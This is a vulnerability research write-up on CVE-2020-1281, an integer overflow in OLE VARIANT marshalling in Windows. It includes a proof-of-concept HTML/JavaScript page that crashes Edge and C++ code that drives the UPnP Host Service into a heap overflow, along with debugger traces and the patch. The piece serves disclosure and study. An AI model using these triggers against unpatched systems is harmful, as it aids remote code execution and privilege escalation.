

Overflow the RPC Marshalling Buffer for both RCE and LPE

Description

This is an integer overflow in OLE VARIANT marshaling. The integer overflow can result in a heap buffer overflow write which could be triggered in both Microsoft browsers for RCE and in privileged system service process for LPE.


It was fixed in June 2020 security update as CVE-2020-1281:

<https://portal.msrc.microsoft.com/en-us/security-guidance/advisory/CVE-2020-1281>

Brief Introduction to RPC Marshalling

When RPC client calls an RPC method, it can pass some parameters in the method call. The parameters will be marshalled (serialized) into a buffer. And then the buffer will be sent to the RPC server and the marshalled parameter data will be unmarshalled (deserialized) in the server side.


The marshalling process can be briefly described as the below 3 steps:



1. The first step is sizing, which computes the total buffer size needed to hold the marshal data of all parameters. It will iterate each parameter, get the buffer size needed for each parameter, add each buffer size to get the total size needed.
2. The second step is to allocate a buffer using the total size computed in the above step.

3. The last step is to marshal each parameter, store the marshalled data to the buffer allocated in step 2.

An RPC parameter can have different types, from simple POD types (byte, word, int, ...) to complex data structures (pointer, structure, ...). There are also different functions to compute size/marshal data for different data types. For example, an important and widely used data type in OLE automation/COM is *VARIANT*, which is a data structure that can carry different inner data types like Integer, BSTR, IDispatch object, SafeArray and so on. Oleaut32.dll contains the sizing and marshalling functions for *VARIANT* and some basic inner data types:



Overflow the RPC Buffer

In the above section we have introduced the basic steps for RPC parameters marshalling:

Pseudo Code For RPC Parameters Marshalling

```
{  
//  
// Step1: Sizing  
//
```

```
    UINT32 TotalBufferSize = 0;
```

```
    For Each p in Parameters
```

```
    {  
        TotalBufferSize += Sizing(p);  
    }
```

```
    //
```

```
    // Step2: Buffer Allocation
```

```
    //
```

```
    pMarshalBuffer = Allocate (TotalBufferSize);
```

```
    //
```

```
    // Step3:
```

```
    //
```

```
    For Each p in Parameters
```

```
    {  
        Marshal(p, pMarshalBuffer)  
    }
```

```
}
```

It is a typical ComputeSize -> Allocate -> Copy code snippet. As a bug hunter, when encounter such code, one possible question we may ask could be:

Will there be an integer overflow when computing the buffer size, which can result in insufficient buffer allocation that cause heap buffer overflow?

Well, maybe we should not expect such a simple vulnerability exists in a 20+ years old and widely used component on the Windows system.

OR..... Should we?

I decided to look into the OLE VARIANT sizing functions, for example, BSTR_UserSize64:

```
unsigned __int32 __stdcall BSTR_UserSize64(unsigned __int32 *a1, unsigned __int32 offset, BSTR *pbstr)
```

```
{
```

```
int v3; // eax@1
```

```
unsigned __int32 result; // eax@4
```

```
v3 = 0;
```

```
if ( pbstr)
```

```
{
```

```
if ( * pbstr)
```

```
    bstr_size = *((_DWORD *)* pbstr - 1);
```

```
// Update new_offset, add bstr_size to it without integer overflow check!
```

```
    new_offset = ((offset + 7) & 0xFFFFFFFF8) + ((bstr_size + 1) & 0xFFFFFFFFE) + 16;
```

```
}
```

```
else
```

```
{
```

```
    new_offset = offset;
```

```
}
```

```
return new_offset;
}
```

The 2nd parameter to `BSTR_UserSize64` is a 32-bits offset, indicating current offset in the marshal buffer to store next parameter's marshal data, which is the same as current buffer size.

The function will calculate the BSTR's size, add the BSTR size to current offset (with some alignment) to get a new offset, and return the new offset. The new offset is equal to the buffer size so far and will be passed to next sizing function.

Other VARIANT sizing functions (for SafeArray, for pointer) have similar logic with `BSTR_UserSize64`.

The code of `BSTR_UserSize64` is quite simple and you may immediately notice that there is an integer overflow when adding the BSTR's size to current offset in this line:

```
new_offset = ((offset + 7) & 0xFFFFFFFF8) + ((bstr_size + 1) & 0xFFFFFFFFE) + 16;
```

Looks like we can overflow the RPC buffer if we can overflow the RPC marshal buffer as long as we can marshal multiple VARIANTS whose total size exceeds 32-bits integer range 😊

Find A Trigger for RCE

Now I want to find some remote vector to trigger the overflow. Since I have some experience in web browser, I remembered that Microsoft's default browsers (Internet Explorer & Microsoft Edge (EdgeHTML at the time when I found the bug)) uses VARIANT heavily in their JavaScript and DOM engines. And I also remembered that they use RPC to pass parameters between different windows. So I wrote the below poc quickly:

```
<html xmlns:t = "urn:schemas-microsoft-com:time">
  <head>
<meta http-equiv="x-ua-compatible" content="IE=EmulateIE8" />

<a id="link" href="" onclick="openWindows();">Click here to crash!</a>

<script>
var s = "11111111";
```

```
while (s.length < 0x10000000)
    s += s;

function f()
{

try {
//
// The total size of the parameters (8 BSTR strings with 0x10000000 length) exceeds 32-bits integer
range
//
    dialog.eval(s,s,s,s,s,s,s,s);

} catch (e) {
    alert(e);
}

alert(2);
}
</script>
<script language="javascript">

function openWindows () {

    dialog = window.open("modal.html", "child");
```

```
f());  
  
}  
</script>  
</head>  
</html>
```

Set a breakpoint at oleaut32!BSTR_UserSize64, and open the poc in Microsoft Edge (edgehtml), attach a WinDbg to Edge render process, click the link to go and wait for some time.....

Bingo! We got our breakpoint hit with the below call stack:

```
0:018> k  
# Child-SP      RetAddr          Call Site  
00 00000017`91ff8488 00007ffa`9ba1035a OLEAUT32!BSTR_UserSize64  
01 00000017`91ff8490 00007ffa`9b4d5221 OLEAUT32!VARIANT_UserSize64+0x1d0ea  
02 00000017`91ff84d0 00007ffa`9b4dc3b7 RPCRT4!Ndr64UserMarshallPointeeBufferSize+0xd1  
03 00000017`91ff8540 00007ffa`9b4d63ab RPCRT4!Ndr64ComplexArrayBufferSize+0x337  
04 00000017`91ff85a0 00007ffa`9b578058 RPCRT4!Ndr64SimpleStructBufferSize+0x11b  
05 00000017`91ff8630 00007ffa`9b578b2c RPCRT4!Ndr64pSizing+0x178  
06 00000017`91ff8680 00007ffa`9b578161 RPCRT4!NdrpClientCall3+0x32c  
07 00000017`91ff89e0 00007ffa`8e6216b8 RPCRT4!NdrClientCall3+0xf1  
08 00000017`91ff8d70 00007ffa`691dc94c dispex!IDispatchEx_InvokeEx_Proxy+0x158  
09 00000017`91ff9200 00007ffa`68ccd0b6 edgehtml!COMWindowProxy::InvokeEx+0x50f87c  
0a 00000017`91ff92e0 00007ffa`68cfb44e edgehtml!COMWindowProxy::subInvokeEx+0x36  
0b 00000017`91ff9330 00007ffa`68cec3fa edgehtml!CBase::VersionedInvokeEx+0x8e
```

The stack trace confirms that the browser is actually using RPC marshalling to pass parameters between different windows.

Now disable the breakpoint and let the poc to continue, we finally got the heap buffer overflow:

```
0:018> g
```

```
(ce0.3f18): Access violation - code c0000005 (first chance)
```

```
First chance exceptions are reported before any exception handling.
```

```
This exception may be expected and handled.
```

```
ucrtbase!memcpy_repmovs+0xe:
```

```
00007ffa`99a14dae f3a4      rep movs byte ptr [rdi],byte ptr [rsi]
```

```
0:018> k
```

# Child-SP	RetAddr	Call Site
00	00000017`91ff8428	00007ffa`9ba08446 ucrtbase!memcpy_repmovs+0xe
01	00000017`91ff8440	00007ffa`9ba10132 OLEAUT32!BSTR_UserMarshal64+0x56
02	00000017`91ff8470	00007ffa`9b4fa014 OLEAUT32!VARIANT_UserMarshal64+0x1d442
03	00000017`91ff84c0	00007ffa`9b4f9f18 RPCRT4!Ndr64UserMarshallMarshallInternal+0xb8
04	00000017`91ff8520	00007ffa`9b4d8138 RPCRT4!Ndr64UserMarshallPointeeMarshall+0x44
05	00000017`91ff8560	00007ffa`9b57850a RPCRT4!Ndr64ComplexArrayMarshall+0x3c8
06	00000017`91ff85d0	00007ffa`9b578b66 RPCRT4!Ndr64pClientMarshal+0x37a
07	00000017`91ff8680	00007ffa`9b578161 RPCRT4!NdrpClientCall3+0x366
08	00000017`91ff89e0	00007ffa`8e6216b8 RPCRT4!NdrClientCall3+0xf1
09	00000017`91ff8d70	00007ffa`691dc94c dispex!IDispatchEx_InvokeEx_Proxy+0x158
0a	00000017`91ff9200	00007ffa`68ccd0b6 edgehtml!COMWindowProxy::InvokeEx+0x50f87c
0b	00000017`91ff92e0	00007ffa`68cfb44e edgehtml!COMWindowProxy::subInvokeEx+0x36
0c	00000017`91ff9330	00007ffa`68cec3fa edgehtml!CBase::VersionedInvokeEx+0x8e
0d	00000017`91ff9390	00007ffa`68fbf4b3 edgehtml!CBase::PrivateInvokeEx+0xca
0e	00000017`91ff9410	00007ffa`6c6cf5fb edgehtml!CBase::varInvokeEx+0xb3
0f	00000017`91ff9480	00007ffa`6c6cf2f chakra!HostDispatch::CallInvokeExInternal+0xcb
10	00000017`91ff9510	00007ffa`6c6cfb4f chakra!HostDispatch::CallInvokeHandler+0x97
11	00000017`91ff9590	00007ffa`6c680b6e chakra!HostDispatch::CallInvokeEx+0xc3
12	00000017`91ff9670	00007ffa`6c680a1b chakra!HostDispatch::InvokeMarshaled+0x76

```
13 00000017`91ff96c0 00007ffa`6c6806da chakra!HostDispatch::InvokeByDispId+0x333
14 00000017`91ff9910 00007ffa`6c8a0836 chakra!DispMemberProxy::DefaultInvoke+0x4a
15 00000017`91ff9950 00007ffa`6c704ddc chakra!amd64_CallFunction+0x86
```

Find A Trigger for LPE

Now we already proved that the vulnerability exists and could be triggered remotely in web browser. But we do not want to just stop here since we want to do some further investigation to see what else such a bug can do.

Since COM/RPC are used widely in system services, I want to check whether this bug could be triggered in some high-privileged system service for local privilege escalation. Our goal is to find such a system service which will marshal VARIANTS with total size more than 4G that controllable by the us.

Seems the condition is quite restricted, but to our surprise, it does not take us too long to find a suitable service: the UPnP Host Service.

The trigger exists in IUPnPAutomationProxy::QueryStateVariablesByDispIds, which is implemented in upnphost.dll! CUPnPAutomationProxy::QueryStateVariablesByDispIds:

```
virtual HRESULT QueryStateVariablesByDispIds(DWORD p0, DISPID * p1, DWORD* p2, LPWSTR** p3,
VARIANT** p4, LPWSTR** p5) = 0;
```

You can see this method returns an array of `VARIANT`, looking into the implementation code reveals that we can control the length of the result `VARIANT` array (by controlling the length of the input `DISPID` array) as well as each `VARIANT` (the return value `VARIANT` is retrieved by calling into the client so is completely controlled by us) in the array, so in our poc, we just set the length of the `DISPID` array to 8:

```
DWORD dwReturn;
DWORD cDispIds = 8;
DISPID *pDispIds = new DISPID[cDispIds];
LPWSTR *pNames = NULL;
LPWSTR *pTypes = NULL;
VARIANT *pVars = NULL;

for (int i = 0; i < cDispIds; ++i)
    pDispIds[i] = 0;
```

```
hr = pUPnPAutomationProxy->QueryStateVariablesByDispIds(cDispIds, pDispIds,
&dwReturn,&pNames, &pVars, &pTypes);
```

And each result VARIANT is a BSTR string of length 0x100000000:

```
CStringW g_BigStr(L'A',0x10000000);
...
virtual /* [Local] */ HRESULT STDMETHODCALLTYPE Invoke(
    /* [annotation][in] */
    _In_ DISPID dispIdMember,
    /* [annotation][in] */
    _In_ REFIID riid,
    /* [annotation][in] */
    _In_ LCID lcid,
    /* [annotation][in] */
    _In_ WORD wFlags,
    /* [annotation][out][in] */
    _In_ DISPPARAMS *pDispParams,
    /* [annotation][out] */
    _Out_opt_ VARIANT *pVarResult,
    /* [annotation][out] */
    _Out_opt_ EXCEPINFO *pExcepInfo,
    /* [annotation][out] */
    _Out_opt_ UINT *puArgErr)
{
    pVarResult->vt = VT_BSTR;
    pVarResult->bstrVal = SysAllocString(g_BigStr);
    return S_OK;
}
```

Thus, the total size of the VARIANT array exceeds 4GB, which triggers the overflow when the service process marshalling the result VARIANT array to send it back to the client:

```
0:002> g
```

```
(1a80.300c): Access violation - code c0000005 (first chance)
```

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

```
rax=000001e3aacb0ca0 rbx=000001e3aacb0ca0 rcx=000000001fff6ca0
```

```
rdx=0000000020e4f368 rsi=000001e3cbb09368 rdi=000001e3aacba000
```

```
rip=00007ffa99a14dae rsp=000000a4d857db28 rbp=000001e3aacb0c30
r8=0000000020000000 r9=000001e3aac64668 r10=000001e3cbb00008
r11=000001e3aacb0ca0 r12=000000000000000c r13=000000000000000d
r14=0000000000000008 r15=000000000000000e
iopl=0      nv up ei pl nz na pe cy
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010203
ucrtbase!memcpy_repmovs+0xe:
```

```
00007ffa`99a14dae f3a4      rep movs byte ptr [rdi],byte ptr [rsi]
```

```
0:011> k
```

```
# Child-SP      RetAddr      Call Site
```

```
00 000000a4`d857db28 00007ffa`9ba08446 ucrtbase!memcpy_repmovs+0xe
01 000000a4`d857db40 00007ffa`9ba10132 OLEAUT32!BSTR_UserMarshal64+0x56
02 000000a4`d857db70 00007ffa`9b4fa014 OLEAUT32!VARIANT_UserMarshal64+0x1d442
03 000000a4`d857dbc0 00007ffa`9b4f9f18 RPCRT4!Ndr64UserMarshallMarshallInternal+0xb8
04 000000a4`d857dc20 00007ffa`9b4d8138 RPCRT4!Ndr64UserMarshallPointeeMarshall+0x44
05 000000a4`d857dc60 00007ffa`9b4d7220 RPCRT4!Ndr64ComplexArrayMarshall+0x3c8
06 000000a4`d857dcd0 00007ffa`9b4d7220 RPCRT4!Ndr64TopLevelPointerMarshall+0xd0
07 000000a4`d857dd10 00007ffa`9b577e76 RPCRT4!Ndr64TopLevelPointerMarshall+0xd0
08 000000a4`d857dd50 00007ffa`9b57a16b RPCRT4!Ndr64pServerMarshal+0x1c6
09 000000a4`d857dd90 00007ffa`9b4d8289 RPCRT4!Ndr64StubWorker+0xc8b
0a 000000a4`d857e430 00007ffa`9a812bbf RPCRT4!NdrStubCall3+0xc9
0b 000000a4`d857e490 00007ffa`9b4f9a7b combase!CStdStubBuffer_Invoke+0x5f
[oncore\com\combase\ndr\ndrole\stub.cxx @ 1524]
0c 000000a4`d857e4d0 00007ffa`9a79f163 RPCRT4!CStdStubBuffer_Invoke+0x3b
0d (Inline Function) -----`-----
combase!InvokeStubWithExceptionPolicyAndTracing::__l6::<lambda_c9f3956a20c9da92a64affc24fdd69ec>::operator()+0x18 [oncore\com\combase\dcomrem\channelb.cxx @ 1385]
0e 000000a4`d857e500 00007ffa`9a79ef53
combase!ObjectMethodExceptionHandlerAction<<lambda_c9f3956a20c9da92a64affc24fdd69ec>>+0x43 [oncore\com\combase\dcomrem\excepn.hxx @ 87]
```

Of (Inline Function) -----`----- combase!InvokeStubWithExceptionPolicyAndTracing+0xa8
[onecore\com\combase\dcomrem\channelb.cxx @ 1383]

10 000000a4`d857e560 00007ffa`9a815796 combase!DefaultStubInvoke+0x1c3
[onecore\com\combase\dcomrem\channelb.cxx @ 1452]

11 (Inline Function) -----`----- combase!SyncStubCall::Invoke+0x22
[onecore\com\combase\dcomrem\channelb.cxx @ 1509]

12 000000a4`d857e6b0 00007ffa`9a7b884a combase!SyncServerCall::StubInvoke+0x26
[onecore\com\combase\dcomrem\servercall.hpp @ 826]

13 (Inline Function) -----`----- combase!StubInvoke+0x259
[onecore\com\combase\dcomrem\channelb.cxx @ 1734]

14 000000a4`d857e6f0 00007ffa`9a8116bd combase!ServerCall::ContextInvoke+0x42a
[onecore\com\combase\dcomrem\ctxchnl.cxx @ 1418]

15 (Inline Function) -----`----- combase!CServerChannel::ContextInvoke+0x70
[onecore\com\combase\dcomrem\ctxchnl.cxx @ 1327]

16 000000a4`d857eaf0 00007ffa`9a7c719c combase!DefaultInvokeInApartment+0xad
[onecore\com\combase\dcomrem\callctrl.cxx @ 3354]

17 000000a4`d857eb40 00007ffa`9a7c7a01 combase!AppInvoke+0x1ec
[onecore\com\combase\dcomrem\channelb.cxx @ 1182]

18 000000a4`d857ebd0 00007ffa`9a7c91a8 combase!ComInvokeWithLockAndIPID+0x681
[onecore\com\combase\dcomrem\channelb.cxx @ 2290]

19 000000a4`d857ef00 00007ffa`9b4f48c8 combase!ThreadInvoke+0xf88
[onecore\com\combase\dcomrem\channelb.cxx @ 6941]

1a 000000a4`d857f250 00007ffa`9b4cc921 RPCRT4!DispatchToStubInCNoAvrf+0x18

1b 000000a4`d857f2a0 00007ffa`9b4cc470 RPCRT4!RPC_INTERFACE::DispatchToStubWorker+0x2d1

1c 000000a4`d857f380 00007ffa`9b4ba6bf RPCRT4!RPC_INTERFACE::DispatchToStubWithObject+0x160

1d 000000a4`d857f420 00007ffa`9b4b9d1a RPCRT4!LRPC_SCALL::DispatchRequest+0x16f

1e 000000a4`d857f500 00007ffa`9b4b9301 RPCRT4!LRPC_SCALL::HandleRequest+0x7fa

1f 000000a4`d857f600 00007ffa`9b4b8d6e RPCRT4!LRPC_ADDRESS::HandleRequest+0x341

20 000000a4`d857f6a0 00007ffa`9b4b69a5 RPCRT4!LRPC_ADDRESS::ProcessIO+0x89e

21 000000a4`d857f7e0 00007ffa`9c4f33ed RPCRT4!LrpclComplete+0xc5

22 000000a4`d857f880 00007ffa`9c4f4142 ntdll!TppAlpcpExecuteCallback+0x14d

23 000000a4`d857f8d0 00007ffa`9bd37bd4 ntdll!TppWorkerThread+0x462

24 000000a4`d857fc90 00007ffa`9c52ce51 KERNEL32!BaseThreadInitThunk+0x14

```
25 000000a4`d857fcc0 00000000`00000000 ntdll!RtlUserThreadStart+0x21
```

The Patch

The fix for this issue is quite simple, now the code will check integer overflow in these VARIANT sizing functions, by using the new added check functions:

```
unsigned __int32 __stdcall BSTR_UserSize64(unsigned __int32 *a1, unsigned __int32 a2, BSTR *a3)
{
    unsigned __int32 v3; // ebx@1
    BSTR *v4; // rdi@1
    unsigned __int32 result; // eax@2
    unsigned __int32 v6; // [sp+38h] [bp+10h]@1
    unsigned __int32 v7; // [sp+40h] [bp+18h]@5

    v6 = a2;
    v3 = 0;
    v4 = a3;
    if ( a3 )
    {
        Safe_Length_Align(&v6, 7);
        if ( *v4 )
            v3 = *((_DWORD *)*v4 - 1);
        v7 = v3;
        Safe_Length_Align(&v7, 1);
        ULongAdd_RpcRaiseIfFailed(v6, v7, &v6);
        ULongAdd_RpcRaiseIfFailed(v6, 16, &v6);
        result = v6;
    }
    else
    {
        result = a2;
    }
}
```

Conclusion

We described an integer overflow in OLE marshalling the which is fixed in June 2020 security update and how we can trigger it in both web browser and local service process. While finding a bug is an interesting task, sometimes it is also interesting to find out where it is possible to trigger your bug.